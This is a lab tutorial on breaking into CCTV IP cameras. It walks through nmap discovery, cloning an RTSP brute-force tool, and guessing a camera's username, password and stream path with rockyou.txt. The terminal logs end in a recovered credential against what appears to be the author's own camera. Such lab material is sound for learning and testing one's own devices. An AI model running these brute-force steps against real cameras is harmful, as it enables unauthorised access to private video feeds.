

Hacking CCTV IP Cameras

⚠ LEGAL NOTICE

This lab must only be performed on your own devices or devices you have explicit written permission to test.



Author: Abdul Raheem Butt
Tool Developer & Lab Creator

LAB OBJECTIVES

By the end of this lab, you will be able to:

- Identify IP cameras on a network
- Check exposed RTSP ports
- Enumerate RTSP services
- Brute-force RTSP authentication safely
- Discover hidden RTSP paths
- Test streams using VLC

REQUIREMENTS

- Kali Linux / Parrot OS / Ubuntu
- Python 3.x
- RTSP Bruteforce tool (R4H1M-0xBRUTE)

<https://github.com/AbdulRaheem785/rtsp-bruteforce-script.git>

- rockyou.txt or custom dictionary
- VLC Media Player
- Local IP camera (Dahua, Hikvision, XMeye, Uniview, ONVIF, etc.)

LAB SETUP

Step 1 — Discover Camera on Network

Run an Nmap discovery scan:

```
nmap -sV -p 80,554,8000-9000 192.168.100.0/24 (replace with your network)
```

Look for:

- Port **554/tcp** (RTSP) (554 is default rtsp port)
- Port **80/tcp** (Web login)
- Ports **37777, 8000, 8554** (vendor-specific)

In my case rtsp service is running on a custom port **1025**

```
PORT      STATE SERVICE VERSION
1025/tcp  open  rtsp    rod
```

Step 2 — Verify RTSP Service Manually

Use VLC:

```
rtsp://<ip>:<port>/
```

VLC will show:

- ✗ Unauthorized → authentication required
- ✗ Stream not found → path unknown
- ✓ ☐ Stream opens → public/no-auth stream

Step 3 Download this tool:

```
git clone https://github.com/AbdulRaheem785/rtsp-bruteforce-script.git
```

```
cd rtsp-bruteforce-script
```

```
cd R4H1M-0xBRUTE
```

```
python3 -m venv venv
```

```
source venv/bin/activate
```

```
pip3 install -r requirements.txt
```


Step 4 — Configure the default Dictionaries if you want

Lib/wordlist.txt (format : username:password)

Lib/path.txt (format: /video)

Run the script:

```
python3 rtsp.py
```



```
(venv)-(root@kali)-[/home/kali/Desktop/rtsp-bruteforce-script/R4H1M-0xBRUTE ]
# python3 rtsp.py

R4H1M-0xBRUTE

RTSP Bruteforce Tool
Enter target IP address: 
```

Enter Target ip

```
(venv)-(root@kali)-[/home/kali/Desktop/rtsp-bruteforce-script/R4H1M-0xBRUTE ]
# python3 rtsp.py

RTSP Bruteforce Tool

== RTSP Bruteforce Tool ==
Enter target IP address: 192.168.100.250
```

Enter target port (in my case rtsp was not running on default port)

```
(venv)-(root@kali)-[/home/kali/Desktop/rtsp-bruteforce-script/R4H1M-0xBRUTE ]
# python3 rtsp.py

RTSP Bruteforce Tool

== RTSP Bruteforce Tool ==
Enter target IP address: 192.168.100.250
Enter port (default 554): 1025
```

Select wordlist options:

In my case, I am using Option 2 because I already know the username. I only need to identify the stream path first and then perform a password brute-force attack on that path using the specified username.

```
File Actions Edit View Help

(venv)-(root@kali)-[/home/kali/Desktop/rtsp-bruteforce-script/R4H1M-0xBRUTE ]
# python3 rtsp.py

RTSP Bruteforce Tool

== RTSP Bruteforce Tool ==
Enter target IP address: 192.168.100.250
Enter port (default 554): 1025

== Wordlist Options ==
1. Combined wordlist (username:password)
2. Single username + password list
3. Default combined wordlist
Select (1/2/3): 2
```

```
(venv)-(root@kali)-[/home/kali/Desktop/rtsp-bruteforce-script/R4H1M-0xBRUTE ]
# python3 rtsp.py

RTSP Bruteforce Tool

=== RTSP Bruteforce Tool ===
Enter target IP address: 192.168.100.250
Enter port (default 554): 1025

=== Wordlist Options ===
1. Combined wordlist (username:password)
2. Single username + password list
3. Default combined wordlist
Select (1/2/3): 2
Single username: rahim
```

Specify the password list path (e.g /usr/share/wordlists/rockyou.txt)

```
(venv)-(root@kali)-[/home/kali/Desktop/rtsp-bruteforce-script/R4H1M-0xBRUTE ]
# python3 rtsp.py

RTSP Bruteforce Tool


=== RTSP Bruteforce Tool ===
Enter target IP address: 192.168.100.250
Enter port (default 554): 1025

=== Wordlist Options ===
1. Combined wordlist (username:password)
2. Single username + password list
3. Default combined wordlist
Select (1/2/3): 2
Single username: rahim
Password list path: /usr/share/wordlists/rockyou.txt
```

Now select path options:

1. tries all common/default paths + tries from Lib/path.txt
2. if you already now the streaming path then you can specify (e.g /video1) → Fast

but as I also don't know the streaming path i will use option 1




```
(venv)-(root@kali)-[/home/kali/Desktop/rtsp-bruteforce-script/R4H1M-0xBRUTE ]
# python3 rtsp.py

===== RTSP Bruteforce Tool =====
Enter target IP address: 192.168.100.250
Enter port (default 554): 1025

===== Wordlist Options =====
1. Combined wordlist (username:password)
2. Single username + password list
3. Default combined wordlist
Select (1/2/3): 2
Single username: rahim
Password list path: /usr/share/wordlists/rockyou.txt

===== Path Options =====
1. Use all paths
2. Use single custom path
Select (1/2): 1
```

Started trying credentials and also possible stream paths




```
(venv)root@kali: /home/kali/Desktop/rtsp-bruteforce-script/R4H1M-0xBRUTE
[FAIL] rahim:timelight @ rtsp://192.168.100.250:1025/ch0_0.h264
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/stream
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/camera
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/ch1
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/Streaming/Channels/1
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/h264
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/stream.sdp
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/cam/realmonitor?channel=3&subtype=1
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/video2
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/video
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/cam
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/1
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/media/video2
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/live0
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/cam/realmonitor?channel=3&subtype=0
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/h264.sdp
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/live1
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/live/ch00_0
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/h264_ulaw.sdp
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/Streaming/Channels/101
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/cam/realmonitor?channel=2&subtype=1
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/0
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/video.sdp
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/stream2
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/stream1
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/cam/realmonitor?channel=1&subtype=1
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/cam/realmonitor?channel=2&subtype=0
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/h264_pcm.sdp
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/snapshot
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/cam/realmonitor?channel=1&subtype=0
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/media/video1
[FAIL] rahim:12345678 @ rtsp://192.168.100.250:1025/live.sdp
```

YAY! I FOUND A VALID STREAM PATH AND ITS CREDENTIALS

```
(venv)root@kali: /home/kali/Desktop/rtsp-bruteforce
File Actions Edit View Help
[FAIL] rahim:rahim@456 @ rtsp://192.168.100.250:1025/av0_1
[FAIL] rahim:rahim@456 @ rtsp://192.168.100.250:1025/cam1
[FAIL] rahim:rahim@456 @ rtsp://192.168.100.250:1025/ch0
[FAIL] rahim:rahim@456 @ rtsp://192.168.100.250:1025/live
[FAIL] rahim:rahim@456 @ rtsp://192.168.100.250:1025/mpeg4
[FAIL] rahim:rahim@456 @ rtsp://192.168.100.250:1025/ch0_0.h264
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/ch1
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/camera
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/stream
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/Streaming/Channels/1
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/video2
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/video
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/cam/realmonitor?channel=3&subtype=1
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/h264
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/stream.sdp
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/cam
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/1
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/live0
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/media/video2
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/cam/realmonitor?channel=3&subtype=0
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/h264.sdp
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/Streaming/Channels/101
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/h264_ulaw.sdp
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/live/ch00_0
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/Live1
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/cam/realmonitor?channel=2&subtype=1
[FAIL] rahim:babyface @ rtsp://192.168.100.250:1025/cam/realmonitor?channel=1&subtype=1
[SUCCESS] rahim:rahim@456 @ rtsp://192.168.100.250:1025/h264_pcm.sdp
(venv)-(root@kali)-[/home/kali/Desktop/rtsp-bruteforce-script/R4H1M-0xBRUTE ]
#
```

Lets try these inside VLC :




Enter credentials

 RTSP authentication ? X

Please enter a valid login name and a password.

Username

Password



THANK YOU 🏴‍☠️